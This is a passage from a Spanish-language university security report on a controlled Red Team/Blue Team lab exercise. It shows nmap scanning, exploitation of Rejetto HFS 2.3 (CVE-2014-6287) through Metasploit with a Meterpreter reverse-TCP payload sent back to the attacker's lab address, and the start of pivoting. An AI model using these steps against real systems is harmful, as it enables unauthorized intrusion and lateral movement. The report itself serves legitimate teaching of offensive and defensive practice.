# Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Fabian Alfredo Garcia Rincón

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2025

**Dedicatoria**

Dedico este trabajo a mi madre y a mi padre, cuya fortaleza y luz se hacen presentes en cada rincón de mi vida, quienes con su amor incondicional, su guía permanente y su ejemplo de dedicación me enseñaron que todo esfuerzo tiene sentido cuando se hace con entrega y dignidad.

A mis hermanas, quienes con su compañía, comprensión y palabras de aliento me ayudaron a mantenerme firme, incluso en los momentos más exigentes del camino.

Durante el desarrollo de esta especialización enfrenté desafíos personales que pusieron a prueba mi constancia y determinación, pero gracias al apoyo inquebrantable de mi familia pude continuar, crecer y culminar este proceso con gratitud y satisfacción.

A ellos, les entrego este logro.

**Agradecimientos**

Agradezco profundamente a Dios por darme la fortaleza, la disciplina y la claridad necesarias para avanzar en cada etapa de mi formación.

Extiendo también mi gratitud a la Universidad Nacional Abierta y a Distancia – UNAD, institución que me ha brindado la oportunidad de crecer profesionalmente y fortalecer mis competencias. Me siento profundamente orgulloso de ser parte de esta comunidad UNADista, comprometida con la excelencia académica y el desarrollo integral de sus estudiantes.

**Resumen**

El presente informe técnico integra los resultados obtenidos en las Etapas 1 a 4 del seminario Red Team & Blue Team, en las cuales se analizaron los fundamentos legales y éticos de la ciberseguridad, así como la ejecución de un ejercicio de seguridad ofensiva y la posterior respuesta defensiva ante un ataque controlado. Durante el desarrollo del escenario se evidenció la explotación de vulnerabilidades, el uso de técnicas de pivoting y movimiento lateral, y la aplicación de estrategias de contención y mitigación por parte del Blue Team.
A partir del Escenario 5, se consolidan propuestas orientadas a fortalecer la postura de seguridad organizacional mediante la adopción de buenas prácticas, controles técnicos y metodologías reconocidas a nivel internacional. Finalmente, el informe presenta conclusiones y recomendaciones enfocadas en el uso de soluciones SIEM, la aplicación de CIS Benchmarks, el endurecimiento de sistemas, la gestión de parches y el fortalecimiento del trabajo colaborativo entre los equipos Red Team y Blue Team.

***Palabras clave*:** ataques, ciberseguridad, defensa, incidentes, vulnerabilidades.

**Abstract**

This technical report integrates the results obtained from Stages 1 to 4 of the Red Team & Blue Team seminar, which addressed the legal and ethical foundations of cybersecurity, as well as the execution of an offensive security exercise and the subsequent defensive response to a controlled attack. Throughout the scenario, vulnerability exploitation, pivoting techniques, and lateral movement were identified, along with containment and mitigation actions performed by the Blue Team.

Based on Scenario 5, the report consolidates proposals aimed at strengthening the organizational security posture through the adoption of best practices, technical controls, and internationally recognized methodologies. Finally, the document presents conclusions and recommendations focused on SIEM solutions, CIS Benchmarks implementation, system hardening, patch management, and enhanced collaboration between Red Team and Blue Team operations.

***Keywords*****:** attacks, cybersecurity, defense, incidents, vulnerabilities.

**Tabla de Contenido**

**Lista de Figuras**

## Lista de Tablas

## Lista de Apéndices

## Glosario

**Análisis forense:**

Proceso de identificación, preservación y examen de evidencia digital con el fin de reconstruir actividades relacionadas con un incidente de seguridad**.**

**Ataque lateral (Lateral Movement):**

Técnica mediante la cual un atacante, tras comprometer un sistema inicial, se desplaza hacia otros equipos de la red para ampliar su acceso.

**Autorización:**

Proceso que permite asignar y controlar los permisos que tiene un usuario o sistema dentro de una infraestructura tecnológica.

**Blue Team:**

Equipo responsable de la defensa, detección y respuesta ante incidentes de seguridad dentro de una organización.

**Ciberseguridad:**

Conjunto de estrategias, prácticas y tecnologías orientadas a proteger sistemas, redes y datos frente a accesos o acciones no autorizadas.

**Confidencialidad:**

Principio de seguridad que garantiza que la información solo esté disponible para personas o sistemas autorizados.

**Disponibilidad:**

Principio que asegura que los sistemas y servicios estén accesibles cuando los usuarios autorizados los requieran.

**Explotación:**

Acción mediante la cual un atacante aprovecha una vulnerabilidad para ejecutar comandos, alterar funciones o tomar control de un sistema.

**Hardening:**

Proceso de endurecimiento de configuraciones y servicios para reducir vulnerabilidades y limitar posibles superficies de ataque.

**Incidente de seguridad:**

Evento que compromete o intenta comprometer la integridad, disponibilidad o confidencialidad de la información o los sistemas.

**Indicadores de compromiso (IoC):**

Elementos o rastros observables que sugieren que un sistema ha sido vulnerado, como procesos sospechosos, archivos modificados o conexiones inusuales.

**Pivoting:**

Técnica que permite a un atacante utilizar un equipo previamente comprometido como punto de apoyo para acceder a otros sistemas en la red interna.

**Red Team:**

Equipo ofensivo encargado de replicar tácticas de atacantes reales para identificar debilidades en la infraestructura de seguridad.

**SIEM:**

Plataforma que centraliza, analiza y correlaciona eventos de seguridad con el fin de detectar actividades anómalas y facilitar la respuesta a incidentes.

**Vulnerabilidad:**

Debilidad o falla en un sistema, aplicación o configuración que puede ser aprovechada para comprometer la seguridad.

## Introducción

La creciente dependencia de las organizaciones en infraestructuras tecnológicas críticas ha incrementado la exposición a amenazas informáticas cada vez más sofisticadas. En este escenario, la ciberseguridad se ha consolidado como un pilar fundamental para garantizar la continuidad operativa, la protección de datos y la resiliencia corporativa frente a incidentes que pueden comprometer sistemas, procesos y activos estratégicos. Comprender de manera integral las dinámicas ofensivas y defensivas se convierte en una necesidad para anticipar riesgos, fortalecer controles y diseñar mecanismos de respuesta adecuados.

En el marco del Seminario Red Team & Blue Team, se desarrolló un proceso formativo que permitió analizar la seguridad informática desde dos perspectivas complementarias: la ofensiva, encargada de identificar y explotar vulnerabilidades con el fin de evaluar riesgos reales, y la defensiva, responsable de monitorear, detectar, contener y mitigar incidentes. Durante las Etapas 1 a 4 se abordaron elementos esenciales para la comprensión del ciclo completo de un ataque, incluyendo el análisis del marco legal vigente, la reflexión ética profesional, el diseño de un ejercicio de prueba de penetración y la implementación de estrategias de respuesta ante un compromiso simulado de la infraestructura, este tipo de escenarios refleja cómo las amenazas cibernéticas modernas trascienden el ámbito técnico y pueden escalar a impactos estratégicos y organizacionales, tal como lo advierten estudios del ámbito de la seguridad y defensa digital (Behl & Behl, 2017).

El presente informe técnico integra los resultados de todo el proceso, articulando los hallazgos de las diferentes etapas con las exigencias del Escenario 5. Para ello, se consolidan metodologías, prácticas y técnicas aplicadas en cada fase, dando lugar a un documento que describe de forma detallada el comportamiento del Red Team, las acciones del Blue Team, las vulnerabilidades identificadas, las rutas de ataque utilizadas, las decisiones de contención y los

elementos que permitieron reconstruir el incidente. Asimismo, se examinan aspectos éticos y normativos para garantizar que la evaluación de seguridad mantenga criterios de responsabilidad profesional.

Finalmente, este informe busca aportar una visión integral que permita comprender la interacción entre actores ofensivos y defensivos dentro de un entorno corporativo, destacando la importancia de la mejora continua, la gestión de riesgos, la adopción de buenas prácticas internacionales y la consolidación de equipos especializados capaces de enfrentar los desafíos actuales de la ciberseguridad. Su contenido constituye una guía estructurada para fortalecer la infraestructura tecnológica y promover una cultura organizacional orientada a la protección de la información.

En el contexto colombiano, la ciberdelincuencia se ha consolidado como una problemática creciente que afecta tanto a organizaciones públicas como privadas, evidenciando desafíos en la prevención, detección y judicialización de los delitos informáticos. Diversos estudios han analizado la efectividad de la legislación vigente y su impacto en la lucha contra este tipo de conductas, resaltando la necesidad de fortalecer los mecanismos de control y seguridad informática (Rincón Arteaga et al., 2022).

## Justificación

La ciberseguridad contemporánea enfrenta un panorama de amenazas cada vez más sofisticadas, capaces de vulnerar infraestructuras críticas mediante técnicas avanzadas de explotación, movimiento lateral y persistencia. En este contexto, las organizaciones deben adoptar enfoques integrales que combinen capacidades ofensivas y defensivas con el fin de evaluar su resiliencia ante incidentes reales.

Diversos estudios han señalado que la complejidad de los entornos tecnológicos actuales y la adopción de arquitecturas altamente interconectadas incrementan los desafíos en materia de seguridad, haciendo necesaria la aplicación de métodos sistemáticos y formales para la identificación y mitigación de vulnerabilidades (Bellman & van Oorschot, 2020; Kulik, 2021).

La revisión sistemática del marco legal, los principios éticos profesionales y las condiciones que regulan la práctica de auditorías de seguridad permite fundamentar el ejercicio dentro de los límites normativos que deben guiar cualquier intervención técnica. La claridad en estos aspectos garantiza que los procesos de prueba, explotación y respuesta se desarrollen de forma responsable, estructurada y respetando la integridad de la información y de las personas involucradas.

Asimismo, la ejecución del ejercicio ofensivo permitió evidenciar vulnerabilidades reales explotables en un entorno controlado, tales como servicios obsoletos, configuraciones deficientes y fallas en la segmentación de red. El análisis detallado de estos escenarios aporta valor académico y profesional, pues revela cómo un atacante puede comprometer un sistema inicial, pivotar hacia otras redes internas y obtener control total de múltiples activos. Comprender esta dinámica resulta esencial para el diseño de estrategias de mitigación y para fortalecer la postura de seguridad organizacional.

Desde la perspectiva defensiva, el informe adquiere relevancia al documentar acciones de detección, análisis, contención y endurecimiento aplicadas por el Blue Team. La capacidad

de responder oportunamente a un ataque en curso, preservar la evidencia, aislar vectores maliciosos y ejecutar procesos de hardening constituye una competencia indispensable para los profesionales de ciberseguridad. El estudio de estas prácticas, junto con la adopción de estándares como CIS Benchmarks y la incorporación de tecnologías SIEM, contribuye a la consolidación de ambientes más seguros y resilientes.

Finalmente, este documento se justifica como un aporte académico que integra teoría, práctica y análisis crítico, permitiendo al estudiante demostrar competencias de alto nivel en auditoría ofensiva, respuesta a incidentes, análisis técnico y gestión de riesgos. La articulación de los hallazgos obtenidos con recomendaciones y conclusiones orientadas a la mejora continua fortalece el aprendizaje significativo y aporta al desarrollo de competencias profesionales alineadas con las necesidades actuales del sector tecnológico.

# Objetivos

## Objetivo General

Analizar integralmente los resultados obtenidos en las estrategias Red Team y Blue Team, con el fin de evaluar las vulnerabilidades identificadas, las acciones defensivas realizadas y las oportunidades de mejora que fortalezcan la postura de ciberseguridad en la organización evaluada.

## Objetivos Específicos

Identificar las principales vulnerabilidades explotadas durante el ejercicio Red Team, mediante la revisión detallada de las etapas de reconocimiento, explotación y pivoting.

Describir las acciones ejecutadas por el Blue Team para la detección, contención y mitigación del incidente, destacando los procedimientos que contribuyen a la respuesta efectiva frente a ataques reales.

Establecer la relación entre los hallazgos técnicos y los aspectos legales y éticos aplicables, con el fin de garantizar que las prácticas de seguridad se desarrollen en coherencia con la normativa vigente.

Proponer recomendaciones basadas en buenas prácticas, estándares internacionales y análisis de riesgos, orientadas a mejorar los controles de seguridad y la coordinación entre equipos ofensivos y defensivos.

## Desarrollo del ejercicio práctico: Enfoque Red Team y Blue Team

### Contextualización inicial del ejercicio

El desarrollo del presente informe inicia con la descripción de las estrategias operativas del Red Team con el propósito de presentar de manera directa los hallazgos técnicos más relevantes del ejercicio práctico. No obstante, estas acciones se encuentran fundamentadas en el análisis previo realizado en las Etapas 1 y 2, donde se abordaron los principios legales, éticos y normativos de la ciberseguridad, así como la contextualización del escenario SecureNova Labs.

Dichas etapas permitieron establecer las reglas de compromiso, el alcance del ejercicio y las condiciones bajo las cuales se ejecutaron las fases ofensivas y defensivas. Su análisis detallado se presenta posteriormente en la sección “Análisis técnico de las Etapas 1 a 4”, garantizando así una comprensión integral y coherente del ejercicio desarrollado.

Las pruebas de penetración en entornos de red constituyen una práctica fundamental para la identificación de vulnerabilidades técnicas y la evaluación del nivel de exposición de los sistemas de información. Diversos estudios han propuesto enfoques sistemáticos y orientados al riesgo que permiten estructurar estas pruebas de manera metodológica, facilitando la identificación de fallas de seguridad y la priorización de acciones correctivas (Alhamed, 2023; Álvarez, 2018).

### Estrategias Red Team

El enfoque Red Team desarrollado en los escenarios de SecureNova Labs tuvo como propósito evaluar la seguridad interna de una infraestructura empresarial simulada mediante la reproducción fiel de tácticas, técnicas y procedimientos utilizados por atacantes reales. Las

actividades ofensivas permitieron identificar vulnerabilidades críticas, validar su explotabilidad y demostrar el impacto real que un adversario podría generar en los sistemas de la organización.

En el contexto colombiano, se han desarrollado propuestas metodológicas de hacking ético alineadas con marcos abiertos de evaluación de seguridad, las cuales buscan adaptar las pruebas de penetración a entornos institucionales y normativos específicos del país, fortaleciendo la evaluación de controles técnicos y organizacionales (Zuluaga Mateus, 2017).

El modelado de amenazas permite identificar de manera estructurada los vectores de ataque, activos críticos y posibles impactos sobre los sistemas de información, facilitando la toma de decisiones durante las fases ofensivas y defensivas del ejercicio. Este enfoque contribuye a una mejor comprensión del riesgo y a la selección de controles adecuados en escenarios de ciberseguridad (Shostack, 2014; Stallings, 2023).


A continuación, se presenta el desarrollo detallado de las estrategias empleadas en la ejecución del escenario ofensivo.

### *Reconocimiento y mapeo inicial del objetivo*

El reconocimiento se centró en obtener visibilidad del entorno expuesto y de los servicios operativos en el host objetivo. Se utilizó un escaneo Nmap para identificar puertos abiertos y servicios vulnerables

**Figura 1**

*Ejecución del escaneo de servicios y versiones sobre Host-A*




*Fuente:* Autoría propia

La figura 1 muestra la ejecución del comando:

sudo nmap -sV -sC -O 192.168.0.48 | tee nmap_hostA.txt


Este escaneo combina detección de servicios (-sV), scripts NSE por defecto (-sC) y análisis del sistema operativo (-O). La salida del análisis es almacenada simultáneamente en el archivo nmap_hostA.txt para su posterior documentación como evidencia del proceso.

### *Identificación de vulnerabilidades críticas en Host-A*

El servicio expuesto **HFS 2.3** (HTTP File Server) fue detectado durante la enumeración. Esta aplicación contiene una vulnerabilidad conocida que permite ejecución remota de comandos (RCE), lo que la convierte en un objetivo prioritario dentro de la cadena de ataque.

**Figura 2**

*Resultado del escaneoeo de servicios en Host-A.*




*Fuente:* Autoría propia

La figura 2 muestra el resultado del escaneo detallado realizado con Nmap sobre el Host-A (192.168.0.48), empleando las opciones -sV, -sC y -O para identificar servicios activos, versiones, scripts NSE relevantes y el sistema operativo.

En la salida del análisis se observan múltiples puertos abiertos asociados a servicios nativos de Windows 7, incluyendo:

135/tcp — msrpc

139/tcp — netbios-ssn


445/tcp — microsoft-ds (SMB)

2869/tcp — HTTPAPI (SSDP/UPnP)

5357/tcp — HTTPAPI Web Services for Devices

**Figura 3**

*Enumeración del servicio SMB en Host-A mediante Nmap NSE*




*Fuente:* Autoría propia

El análisis del Host-A según la figura 3 se revela un sistema Windows 7 con múltiples servicios expuestos, entre ellos los puertos 135, 139 y 445, asociados a protocolos RPC, NetBIOS y SMB respectivamente. Estos servicios coinciden con los componentes nativos de Windows 7 y constituyen una superficie de ataque significativa, especialmente el puerto 445/tcp que históricamente ha sido vulnerable a ataques contra SMBv1.

Aunque en este primer escaneo no se detectó el puerto 80/tcp correspondiente a Rejetto HFS, se confirmó posteriormente que la aplicación no estaba en ejecución al momento del análisis. Tras su activación manual, dicho servicio fue identificado en un escaneo posterior, lo cual permitió continuar con la fase de explotación planteada en el Escenario 3.

**Rejetto HTTP File Server (HFS)** es una aplicación ligera que permite compartir archivos mediante el protocolo HTTP a través de una interfaz web sencilla. A diferencia de un servidor web tradicional, HFS está diseñado para funcionar como un sistema de transferencia rápida de archivos, ejecutándose directamente como un proceso en el sistema operativo sin requerir instalación.

La versión utilizada en el escenario, HFS 2.3, es ampliamente conocida por contener vulnerabilidades críticas que permiten ejecución remota de código (RCE) cuando el servicio se encuentra expuesto a una red accesible para un atacante. Estas fallas han sido documentadas públicamente en múltiples bases de datos de vulnerabilidades, y su explotación es trivial mediante herramientas automatizadas como Metasploit.

HFS opera por defecto sobre el puerto 80/tcp, exponiendo una interfaz web que permite listar archivos, carpetas y gestionar descargas. En su configuración predeterminada, el servicio ofrece una superficie de ataque considerable debido a:

- Ausencia de autenticación obligatoria
- Falta de controles de validación de entrada
- Procesamiento inseguro de parámetros HTTP
- Arquitectura monolítica sin mecanismos de aislamiento

Cuando se ejecuta en sistemas obsoletos como Windows 7 SP1, la combinación de un sistema sin parches y un servicio vulnerable incrementa significativamente el riesgo de compromiso remoto. En el contexto del Escenario 3, HFS constituye el vector de acceso inicial que el atacante explota para obtener una sesión remota en Host-A y posteriormente realizar pivoting hacia Host-B, replicando fielmente la cadena de ataque descrita por SecureNova Labs. Esta aplicación representa un ejemplo claro de cómo un servicio aparentemente simple puede convertirse en un punto crítico de exposición cuando se utiliza en entornos corporativos sin medidas de seguridad adecuadas.

La fase de enumeración tuvo como objetivo profundizar en la información recolectada durante el escaneo, identificando versiones exactas de servicios, banners, rutas accesibles y confirmando la presencia de aplicaciones vulnerables. Esta etapa permitió validar el vector de ataque inicial contra Host-A, que posteriormente sería utilizado para obtener acceso remoto.

**Enumeración del servicio HTTP (HFS) en el puerto 80**

Tras iniciar el servicio Rejetto HTTP File Server (HFS) en Host-A, se realizó una validación específica del puerto 80 mediante:

nmap -p 80 -sV --script=http-server-header 192.168.0.48

**Resultado:**

80/tcp open  http  HFS 2.3 (Rejetto HTTP File Server)

Esta salida confirma la presencia de HFS versión 2.3, ampliamente documentada como vulnerable a ejecución remota de código (RCE), lo cual coincide con el vector inicial descrito por SecureNova Labs en el Escenario 3.

**Enumeración manual vía navegador**

Desde Parrot OS se validó manualmente la interfaz web accediendo a:

http://192.168.0.48/

La interfaz respondió mostrando el panel del servidor HFS, lo cual confirma:

- El servicio está activo
- No requiere autenticación


- Permite interacción del cliente mediante solicitudes HTTP estándar

***Explotación de HFS 2.3 y obtención de sesión Meterpreter***

La explotación se realizó utilizando un módulo específico de Metasploit, permitiendo establecer una sesión Meterpreter sobre Host-A. A partir de este punto, se llevaron a cabo acciones de reconocimiento interno, extracción de información del sistema y preparación para pivoting.

**Figura 4**

*Identificación del exploit Rejetto HFS disponible en Metasploit*




*Fuente:* Autoría propia

La figura 4 muestra el resultado del comando search hfs en Metasploit, donde se identifican los módulos de explotación asociados a vulnerabilidades del servidor Rejetto HTTP File Server (HFS). En particular, se destaca el exploit rejetto_hfs_exec, utilizado para ejecutar código remoto en Host-A mediante la vulnerabilidad CVE-2014-6287, que constituye el vector inicial de compromiso del escenario.

**Configuración del módulo de explotación**

Una vez seleccionado el exploit:


```
use exploit/windows/http/rejetto_hfs_exec
```

Se configuraron los parámetros obligatorios:

```
set RHOSTS 192.168.0.48        # Host-A vulnerado
set RPORT 80                   # Puerto donde corre HFS 2.3
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.0.30         # IP del atacante (Parrot)
set LPORT 4444
```

**Figura 5**

*Ejecución del exploit contra Rejetto HFS*




*Fuente:* Autoría propia

La figura 5 muestra la ejecución del exploit rejetto_hfs_exec desde Parrot OS utilizando Metasploit Framework. El servidor HTTP de Metasploit se inicia para entregar el payload, se envía la solicitud maliciosa al Host-A (192.168.0.48) y se evidencia la apertura de una sesión remota. El mensaje “Meterpreter session 1 opened” confirma que el servidor vulnerable procesó la carga útil y se logró obtener acceso remoto al sistema, replicando el ataque descrito en el Anexo 4.

Esto indica que:


- El código malicioso fue entregado exitosamente.
- La vulnerabilidad CVE-2014-6287 fue explotada.
- El Host-A abrió una conexión reversa hacia Parrot OS.
- Se obtuvo acceso remoto y control directo del sistema.

***Enumeración interna y descubrimiento de la red 10.10.10.0/24***

Una vez dentro del sistema comprometido, se ejecutaron comandos como ipconfig, route print y arp -a, logrando identificar que Host-A tenía visibilidad a una red interna inaccesible desde el exterior. Este hallazgo dio paso a la técnica de pivoting para expandir el alcance del ataque.

**Figura 6**

*Identificación de redes internas desde la sesión en Host-A*




*Fuente:* Autoría propia

La *figura 06* muestra la ejecución de comandos de diagnóstico desde la shell comprometida en Host-A, revelando múltiples adaptadores de red. Se identifica una subred interna 10.10.10.0/24, la cual no es accesible desde Parrot OS sin pivoting.

Este descubrimiento valida la existencia de un segmento de red aislado, típico de entornos escalonados y esenciales para ejercicios de movimiento lateral.


***Pivoting mediante autoroute, SOCKS y Netsh PortProxy***

Para habilitar el movimiento lateral, se configuraron rutas dinámicas dentro de Meterpreter mediante autoroute -s, además de un proxy SOCKS para redirigir tráfico de herramientas externas.

Posteriormente se utilizó la función netsh interface portproxy para reenviar puertos, permitiendo ejecutar explotación a Host-B a través del túnel.

**Figura 7**

*Inserción automática de rutas con Autoroute*




*Fuente:* Autoría propia

